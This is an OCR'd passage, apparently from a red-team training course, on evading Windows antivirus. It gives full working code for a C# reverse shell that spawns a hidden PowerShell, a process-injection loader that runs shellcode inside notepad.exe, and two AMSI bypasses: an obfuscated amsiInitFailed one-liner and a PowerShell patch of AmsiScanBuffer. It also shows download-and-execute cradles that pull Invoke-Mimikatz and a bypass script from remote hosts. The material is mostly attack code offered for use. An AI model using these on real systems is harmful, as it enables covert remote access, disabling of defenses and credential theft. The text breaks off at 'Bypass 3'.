
- System.Net.Sockets.TcpClient to handles the `TCP` connection
- System.Diagnostics.Process to spawn the `cmd.exe` or `powershell.exe` process
- System.IO.StreamReader, System.IO.StreamWriter to `read/write` to the `TCP stream`

One example of a simple C# reverse shell is provided below. It establishes a connection to an IP address and port specified on the command line, spawns a `powershell.exe` process, and redirects communication for `STDOUT`, `STDIN`, and `STDERR` to the process.

```
using System;
using System.IO;
using System.Net.Sockets;
using System.Diagnostics;

namespace RShell
{
    internal class Program
    {
        private static StreamWriter streamWriter; // Needs to be global so
that HandleDataReceived() can access it

        static void Main(string[] args)
        {
            // Check for correct number of arguments
            if (args.Length != 2)
            {
                Console.WriteLine("Usage: RShell.exe <IP> <Port>");
                return;
            }

            try
            {
                // Connect to <IP> on <Port>/TCP
                TcpClient client = new TcpClient();
                client.Connect(args[0], int.Parse(args[1]));

                // Set up input/output streams
                Stream stream = client.GetStream();
                StreamReader streamReader = new StreamReader(stream);
                streamWriter = new StreamWriter(stream);

                // Define a hidden PowerShell (-ep bypass -nologo) process
with STDOUT/ERR/IN all redirected
                Process p = new Process();
                p.StartInfo.FileName =
"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe";
                p.StartInfo.Arguments = "-ep bypass -nologo";
                p.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
                p.StartInfo.UseShellExecute = false;
                p.StartInfo.RedirectStandardOutput = true;
                p.StartInfo.RedirectStandardError = true;
                p.StartInfo.RedirectStandardInput = true;
                p.OutputDataReceived += new
DataReceivedEventHandler(HandleDataReceived);
                p.ErrorDataReceived += new
DataReceivedEventHandler(HandleDataReceived);

                // Start process and begin reading output
```

```
                p.Start();
                p.BeginOutputReadLine();
                p.BeginErrorReadLine();

                // Re-route user-input to STDIN of the PowerShell process
                // If we see the user sent "exit", we can stop
                string userInput = "";
                while (!userInput.Equals("exit"))
                {
                    userInput = streamReader.ReadLine();
                    p.StandardInput.WriteLine(userInput);
                }

                // Wait for PowerShell to exit (based on user-inputted
exit), and close the process
                p.WaitForExit();
                client.Close();
            }
            catch (Exception) { }
        }

        private static void HandleDataReceived(object sender,
DataReceivedEventArgs e)
        {
            if (e.Data != null)
            {
                streamWriter.WriteLine(e.Data);
                streamWriter.Flush();
            }
        }
    }
}
```

When running the program, we get a interactive `PowerShell` session and we didn't get blocked by `Microsoft Defender Antivirus`, because we didn't use anything `known to be malicious`. Even if it decides to do a memory scan of our process when `powershell.exe` is spawned as a child process, nothing should be detected since we won't be matching any known signatures.



Although using custom-made tools is the most effective solution for evading detection, in practice there are limits to both time and budget. Therefore, penetration testers, red teamers, and malicious actors are oftentimes forced to use open-source software at one point or another because it is infeasible to recreate Rubeus, for example.

Process Injection

Introduction to Process Injection

Process injection is an evasion technique which entails running malicious code within the address space of another process. There are many ways it can be done, including:

- Dynamic-link Library Injection: An attacker writes the path of a malicious DLL into the address space of a target process and then calls LoadLibrary.
- Portable Executable Injection: An attacker copies code into the address space of a target process and then executes it with CreateRemoteThread.
- Process Hollowing: An attacker spawns a target process in a suspended state, replaces the entrypoint in memory with their own code, and then resumes the process.
- Thread Execution Hijacking: An attacker suspends a thread in a target process, replaces the code with their own malicious code, and then resumes the thread.

In this section, we will use `Portable Executable Injection` to execute our `micr0_shell` payload from the previous section.

Introduction to Portable Executable Injection

As stated above, `Portable Executable Injection` is a technique where attackers copy their code into the address space of a target process and then execute it. There is more than

one way to achieve this, but the most common way is by making use of the following `WinAPI` functions:

- VirtualAllocEx to allocate space in the memory of the target process for our shellcode
- WriteProcessMemory to write our shellcode into that allocated space
- CreateRemoteThread to execute the shellcode in the target process

We can gain a better understanding of the functionality of each `WinAPI` function by examining their parameters:

```
lpBaseAddress = VirtualAllocEx(
    hProcess, // Handle to the target process
    lpAddress, // Desired starting address, or NULL to let it decide
    dwSize, // Size of the memory region to allocate in bytes
    flAllocationType, // Type of memory allocation (Commit, Reserve,
etc...)
    flProtect // Memory protection (Read/Write, Read/Write/Execute,
etc...)
);

WriteProcessMemory(
    hProcess, // Handle to target process
    lpBaseAddress, // Where to write the data (value returned from
VirtualAllocEx)
    lpBuffer, // Pointer to our shellcode
    nSize, // Size of the shellcode buffer
    *lpNumberOfBytesWritten // Pointer to a variable which will be set to
number of bytes written
);

CreateRemoteThread(
    hProcess, // Handle to target process
    lpThreadAttributes, // Security descriptor for new thread, or NULL to
let it decide
    dwStackSize, // Initial size of stack, or NULL to let it decide
    lpStartAddress, // Pointer to beginning of thread (value returned from
VirtualAllocEx)
    lpParameter, // Pointer to variable to be passed to the thread, or
NULL if there are none
    dwCreationFlags, // Flag which controls the thread creation
    lpThreadId // Pointer to a variable which will be set to the thread
ID, or NULL if we don't care
);
```

In our case, we will additionally make use of CreateProcess to spawn our target process, and VirtualProtectEx so that we can initially allocate memory with `Read/Write` memory protection, write the shellcode and then set it to `Read/Execute` before executing. This is not

necessary, but some antivirus solutions find it suspicious when `Read/Write/Execute` memory is allocated, so this is a simple workaround.

Case Study: AlsoNotMalware

Let's open up `Visual Studio` and create a new `C# Console App (.NET Framework)` called `AlsoNotMalware`. Before we can use any of the `Windows API` functions we discussed above, we will need to import them. Similarly to `NotMalware`, we will use P/Invoke, a technology which allows us to access functions in unmanaged libraries from our managed (C#) code. All in all, we will need the following definitions:

```
using System;
using System.Runtime.InteropServices;

namespace AlsoNotMalware
{
    internal class Program
    {
        [StructLayout(LayoutKind.Sequential)]
        public struct PROCESS_INFORMATION
        {
            public IntPtr hProcess;
            public IntPtr hThread;
            public int dwProcessId;
            public int dwThreadId;
        }

        [StructLayout(LayoutKind.Sequential)]
        internal struct PROCESS_BASIC_INFORMATION
        {
            public IntPtr Reserved1;
            public IntPtr PebAddress;
            public IntPtr Reserved2;
            public IntPtr Reserved3;
            public IntPtr UniquePid;
            public IntPtr MoreReserved;
        }

        [StructLayout(LayoutKind.Sequential)]
        internal struct STARTUPINFO
        {
            uint cb;
            IntPtr lpReserved;
            IntPtr lpDesktop;
            IntPtr lpTitle;
            uint dwX;
            uint dwY;
            uint dwXSize;
```

```
            uint dwYSize;
            uint dwXCountChars;
            uint dwYCountChars;
            uint dwFillAttributes;
            uint dwFlags;
            ushort wShowWindow;
            ushort cbReserved;
            IntPtr lpReserved2;
            IntPtr hStdInput;
            IntPtr hStdOutput;
            IntPtr hStdErr;
        }

        public const uint PageReadWrite = 0x04;
        public const uint PageReadExecute = 0x20;

        public const uint DetachedProcess = 0x00000008;
        public const uint CreateNoWindow = 0x08000000;

        [DllImport("kernel32.dll", SetLastError = true, CharSet =
CharSet.Auto, CallingConvention = CallingConvention.StdCall)]
        private static extern bool CreateProcess(IntPtr lpApplicationName,
string lpCommandLine, IntPtr lpProcAttribs, IntPtr lpThreadAttribs, bool
bInheritHandles, uint dwCreateFlags, IntPtr lpEnvironment, IntPtr
lpCurrentDir, [In] ref STARTUPINFO lpStartinfo, out PROCESS_INFORMATION
lpProcInformation);

        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling =
true)]
        static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr
lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling =
true)]
        private static extern bool VirtualProtectEx(IntPtr hProcess,
IntPtr lpAddress, uint dwSize, UInt32 flNewProtect, out UInt32
lpflOldProtect);

        [DllImport("kernel32.dll")]
        static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr
lpBaseAddress, byte[] lpBuffer, Int32 nSize, out IntPtr
lpNumberOfBytesWritten);

        [DllImport("kernel32.dll")]
        static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr
lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr
lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

        static void Main(string[] args)
        {
```

```
        }
    }
}
```

With all the `Windows APIs` referenced, we can write the actual logic which will perform the `PE injection` inside the main method. First we will define our shellcode, which in this case is the `micr0_shell` payload from the previous section:

```
byte[] buf = {<SNIP>};

// 1. Create the target process
STARTUPINFO startInfo = new STARTUPINFO();
PROCESS_INFORMATION procInfo = new PROCESS_INFORMATION();
uint flags = DetachedProcess | CreateNoWindow;
CreateProcess(IntPtr.Zero, "C:\\Windows\\System32\\notepad.exe",
IntPtr.Zero, IntPtr.Zero, false, flags, IntPtr.Zero, IntPtr.Zero, ref
startInfo, out procInfo);
```

Next, we will allocate `Read/Write` space for the shellcode inside the target process's address space:

```
// 2. Allocate RW space for shellcode in target process
IntPtr lpBaseAddress = VirtualAllocEx(procInfo.hProcess, IntPtr.Zero,
(uint)buf.Length, 0x3000, PageReadWrite);
```

We will write the shellcode into the space provided by the address that `VirtualAllocEx` returned:

```
// 3. Copy shellcode to target process
IntPtr outSize;
WriteProcessMemory(procInfo.hProcess, lpBaseAddress, buf, buf.Length, out
outSize);
```


Following that, we change the memory protection of the allocated space to `Read/Execute`:

```
// 4. Make shellcode in target process's memory executable
uint lpflOldProtect;
VirtualProtectEx(procInfo.hProcess, lpBaseAddress, (uint)buf.Length,
PageReadExecute, out lpflOldProtect);
```

Finally, we can call `CreateRemoteThread` to execute the shellcode inside the address space of the target process:

```
// 5. Create remote thread in target process
IntPtr hThread = CreateRemoteThread(procInfo.hProcess, IntPtr.Zero, 0,
lpBaseAddress, IntPtr.Zero, 0, IntPtr.Zero);
```


With everything put together, we can build the solution (Release, x64), and verify that it works:



Antimalware Scan Interface

Introduction to the Antimalware Scan Interface

The Antimalware Scan Interface (AMSI) is a `standardized interface` which `Windows applications` can use to interact with the `antimalware software` in use. The following diagram (taken from Microsoft) illustrates from a high level how it works - the important thing to take away from this is that applications can make use of the functions AmsiScanBuffer and AmsiScanString to scan input for malicious content.



Although any application can make use of `AMSI`, in this section we will be focusing on `PowerShell` specifically, since a lot of offensive tools make use of this language, like for example [Invoke-Mimikatz.ps1](), which gets blocked when attempting to run it. It may be useful to imagine `AMSI` as a way for `PowerShell` to run signature scans (with `Microsoft Defender Antivirus`) against commands before running them.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Administrator> (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/
PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1') | IEX;
At line:1 char:1
+ (New-Object Net.WebClient).DownloadString('https://raw.githubusercont ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

How Can We Bypass It (in PowerShell)?

When security researchers mention bypassing `AMSI`, they are referring to preventing `PowerShell` from using the `AmsiScanBuffer` and `AmsiScanString` functions. Bypassing `AMSI` makes it easier to perform malicious actions, as the commands being executed do not get scanned.

String Manipulation

An important part of the following few bypasses will be `string manipulation`. Take a look at the screenshot below, the string `"amsiUtils"` triggers a response from `Microsoft Defender Antivirus`. By simply splitting the string into two parts (`"amsi" and "Utils"`), or by utilizing `base64-encoding`, it is possible to sneak past `Microsoft Defender Antivirus`.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Administrator> 'amsiUtils'
At line:1 char:1
+ 'amsiUtils'
+ ~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Administrator> 'amsi'+'Utils'
amsiUtils
PS C:\Users\Administrator> [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String("YW1zaVV0aWxz"))
amsiUtils
PS C:\Users\Administrator>
```


Bypass 1: Setting amsiInitFailed

Looking up the term `"amsi bypass"` online, we will quickly come across the following tweet by Matt Graeber from 2016, which contains what is commonly referred to as the `first publicly known bypass for AMSI`.

Nowadays, antivirus solutions block this `AMSI` bypass command when run in `PowerShell`; however, the technique still works with some adaption.

```
PS C:\Users\Administrator> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').
GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
At line:1 char:1
+ [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetF ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Let's try to understand how this command bypasses `AMSI`. We can load the referenced assembly (`System.Management.Automation.AmsiUtils`) into dnSpy, which is a decompilation tool for `.NET` programs. To do this, start `dnSpy.exe` from the `C:\Tools\dnSpy-net-win64` directory, and then load `C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll`.



With the assembly open, we can see that it is what `PowerShell` uses to interact with `AMSI`.

```
Microsoft.PowerShell.Telemetry.Internal
System.Management.Automation
    ActionPreference @0200020B
    ActionPreferenceStopException @0200046E
    Adapter @020002B7
    AliasAttribute @020003A7
    AliasHelpInfo @02000318
    AliasHelpProvider @02000319
    AliasInfo @02000235
    AliasScopeItemSearcher @02000446
    Alignment @020004B6
    AllowEmptyCollectionAttribute @020003B6
    AllowEmptyStringAttribute @020003B5
    AllowNullAttribute @020003B4
    AmsiUtils @0200043E
        Base Type and Interfaces
        Derived Types
        .cctor() : void @06003CEB
        AmsiUtils() : void @06003CEA
        CloseSession() : void @06003CE7
        CurrentDomain_ProcessExit(object, Ever
        GetProcessHostName(string) : string @0
        Init() : int @06003CE4
        ScanContent(string, string) : AmsiUtils.A
        Uninitialize() : void @06003CE8
        VerifyAmsiUninitializeCalled() : void @06
        AmsiCleanedUp : bool @04001594
        amsiContext : IntPtr @0400158E
        amsiInitFailed : bool @04001590
        AmsiInitialized : bool @04001593
        amsiLockObject : object @04001591
        amsiSession : IntPtr @0400158F
        AmsiUninitializeCalled : bool @04001592
        AmsiNativeMethods @02000A3A
    AnalysisCache @0200027E
```

```
3   internal unsafe static AmsiUtils.AmsiNativeMethods.AMSI_RESULT S
4   {
5       if (string.IsNullOrEmpty(sourceMetadata))
6       {
7           sourceMetadata = string.Empty;
8       }
9       if (InternalTestHooks.UseDebugAmsiImplementation && content.
          StringComparison.Ordinal) >= 0)
10      {
11          return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESU
12      }
13      if (AmsiUtils.amsiInitFailed)
14      {
15          return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESU
16      }
17      object obj = AmsiUtils.amsiLockObject;
18      AmsiUtils.AmsiNativeMethods.AMSI_RESULT amsi_RESULT;
19      lock (obj)
20      {
21          if (AmsiUtils.amsiInitFailed)
22          {
23              amsi_RESULT = AmsiUtils.AmsiNativeMethods.AMSI_RESUL
24          }
25          else
26          {
27              try
28              {
29                  int num = 0;
30                  if (AmsiUtils.amsiContext == IntPtr.Zero)
31                  {
32                      num = AmsiUtils.Init();
33                      if (!Utils.Succeeded(num))
34                      {
35                          AmsiUtils.amsiInitFailed = true;
36                          return AmsiUtils.AmsiNativeMethods.AMSI_
37                      }
38                  }
39                  if (AmsiUtils.amsiSession == IntPtr.Zero)
40                  {
41                      num = AmsiUtils.AmsiNativeMethods.AmsiOpenSe
```

Looking at the `ScanContent` method specifically, we can see that it returns `AMSI_RESULT_NOT_DETECTED` if the value of the `amsiInitFailed` variable is set to `true`.

```
53      // Token: 0x06003CE5 RID: 15589 RVA: 0x00128C1C File Offset: 0x0011FE1C
54      internal unsafe static AmsiUtils.AmsiNativeMethods.AMSI_RESULT ScanContent(string content, string sourceMetadata)
55      {
56          if (string.IsNullOrEmpty(sourceMetadata))
57          {
58              sourceMetadata = string.Empty;
59          }
60          if (InternalTestHooks.UseDebugAmsiImplementation && content.IndexOf("X5O!P%@AP[4\\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*",
              StringComparison.Ordinal) >= 0)
61          {
62              return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_DETECTED;
63          }
64          if (AmsiUtils.amsiInitFailed)
65          {
66              return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
67          }
68          object obj = AmsiUtils.amsiLockObject;
69          AmsiUtils.AmsiNativeMethods.AMSI_RESULT amsi_RESULT;
70          lock (obj)
71          {
72              if (AmsiUtils.amsiInitFailed)
```

All that this bypass does, is it sets `amsiInitFailed` to `true` so that the method `ScanContent` will always return `AMSI_RESULT_NOT_DETECTED`. Regardless that the original bypass is detected, it is possible to get it working again with minimal changes (such as `string concatenation` and changing `$true` to `!$false`):

```
[Ref].Assembly.GetType('System.Management.Automation.Amsi'+'Utils').GetFie
ld('amsiInit'+'Failed','NonPublic,Static').SetValue($null,!$false)
```

Although the string `"amsiUtils"` gets blocked the first time, it is allowed after running our new version of the PowerShell payload, proving that it bypasses `AMSI` successfully:

```
PS C:\Users\Administrator> 'amsiUtils'
At line:1 char:1
+ 'amsiUtils'
+ ~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Administrator> [Ref].Assembly.GetType('System.Management.Automation.Amsi'+'Utils').GetField('amsiInit'+'Fail
ed','NonPublic,Static').SetValue($null,!$false)
PS C:\Users\Administrator> 'amsiUtils'
amsiUtils
```

Bypass 2: Patching amsiScanBuffer

Looking a bit more at the `ScanContent` method, we can see that `AmsiScanBuffer` is called, and based on the value it returns (stored in the variable `num`), the variable `amsi_RESULT` is either set to `AMSI_RESULT_NOT_DETECTED` or `amsi_RESULT2`, which is the other value returned from `AmsiScanBuffer`.

```
49          AmsiUtils.AmsiNativeMethods.AMSI_RESULT amsi_RESULT2 = AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_CLEAN;
50          try
51          {
52              fixed (string text = content)
53              {
54                  char* ptr = text;
55                  if (ptr != null)
56                  {
57                      ptr += RuntimeHelpers.OffsetToStringData / 2;
58                  }
59                  IntPtr intPtr = new IntPtr((void*)ptr);
60                  num = AmsiUtils.AmsiNativeMethods.AmsiScanBuffer(AmsiUtils.amsiContext, intPtr, (uint)(content.Length * 2), sourceMetadata,
                      AmsiUtils.amsiSession, ref amsi_RESULT2);
61              }
62          }
63          finally
64          {
65              string text = null;
66          }
67          if (!Utils.Succeeded(num))
68          {
69              amsi_RESULT = AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
70          }
71          else
72          {
73              amsi_RESULT = amsi_RESULT2;
74          }
```

According to the [documentation](), `AmsiScanBuffer` returns an `HRESULT` value, which can be either `S_OK` or some `error code`. Based on this description, we can assume that `amsi_RESULT` is set to `amsi_RESULT2` when `AmsiScanBuffer` returns `S_OK`, and `AMSI_RESULT_NOT_DETECTED` when an error code is returned. This means, that if we patch `AmsiScanBuffer` so that it always returns an `error code`, we should be able to bypass `AMSI`.

Looking up [common HRESULT values](), we can arbitrarily pick `E_FAIL` which has the value `0x80004005`.

Name	Description	Value
S_OK	Operation successful	0x00000000
E_ABORT	Operation aborted	0x80004004
E_ACCESSDENIED	General access denied error	0x80070005
E_FAIL	Unspecified failure	0x80004005
E_HANDLE	Handle that is not valid	0x80070006
E_INVALIDARG	One or more arguments are not valid	0x80070057
E_NOINTERFACE	No such interface supported	0x80004002
E_NOTIMPL	Not implemented	0x80004001
E_OUTOFMEMORY	Failed to allocate necessary memory	0x8007000E
E_POINTER	Pointer that is not valid	0x80004003
E_UNEXPECTED	Unexpected failure	0x8000FFFF

Using the [Online x86 / x64 Assembler and Disassembler]() tool, we can generate shellcode.

```
mov eax, 0x80004005;
ret;
```

Architecture: ○ x86 ◉ x64 Assemble

Assembly

Raw Hex (zero bytes in bold):

B805400080C3

String Literal:

"\xB8\x05\x40\x00\x80\xC3"

Array Literal:

{ 0xB8, 0x05, 0x40, 0x00, 0x80, 0xC3 }

Disassembly:

```
0:  b8 05 40 00 80          mov    eax,0x80004005
5:  c3                      ret
```

With the following `PowerShell`, we can then load `amsi.dll`, get the address of `AmsiScanBuffer` and overwrite the beginning with our shellcode.

```
Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;
public static class Kernel32 {
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string lpLibFileName);
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string
lpProcName);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr
dwSize, uint flNewProtect, out uint lpflOldProtect);
}
"@;
$patch = [Byte[]] (0xB8, 0x05, 0x40, 0x00, 0x80, 0xC3);
$hModule = [Kernel32]::LoadLibrary("amsi.dll");
$lpAddress = [Kernel32]::GetProcAddress($hModule, "Amsi"+"ScanBuffer");
$lpflOldProtect = 0;
[Kernel32]::VirtualProtect($lpAddress, [UIntPtr]::new($patch.Length),
0x40, [ref]$lpflOldProtect) | Out-Null;
$marshal = [System.Runtime.InteropServices.Marshal];
$marshal::Copy($patch, 0, $lpAddress, $patch.Length);
[Kernel32]::VirtualProtect($lpAddress, [UIntPtr]::new($patch.Length),
$lpflOldProtect, [ref]$lpflOldProtect) | Out-Null;
```

Running this script using a basic download/execute cradle successfully bypasses `AMSI`!

```
PS C:\Users\Administrator> 'amsiUtils'
At line:1 char:1
+ 'amsiUtils'
+ ~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Administrator> (New-Object Net.WebClient).DownloadString('http://10.10.14.104/bypass-2.ps1')|IEX;
PS C:\Users\Administrator> 'amsiUtils'
amsiUtils
```

Bypass 3: Forcing an Error

